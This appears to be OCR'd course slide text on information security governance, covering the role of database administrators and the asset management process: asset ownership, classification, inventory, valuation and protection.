
Database Administrators

- Manage and maintain database repositories for proper use by authorized individuals

Notes:



LO#15: Explain Asset Management Process




Asset Management

- Asset Management defines the policies and procedures for managing assets within an organization
- An asset is any item of value to the organization
- An information asset is an item of value containing information

Asset Management


- Ownership
- Classification
- Inventory
- Value
- Protection

Notes: ____________________



Asset Management: Asset Ownership

- Effective asset management requires the assignment of an active and **engaged asset owner** to support asset classification, inventory management, valuation, and protection
- An asset owner should be a **business unit leader** who directs the work or manages the day-to-day support of the business process that relies on the technology or information that constitutes the asset
- The asset owner must select and **implement a protection strategy** from the options recommended by the security professionals
- The asset owner must accept responsibility for compromises if the strategy is ignored or ineffective



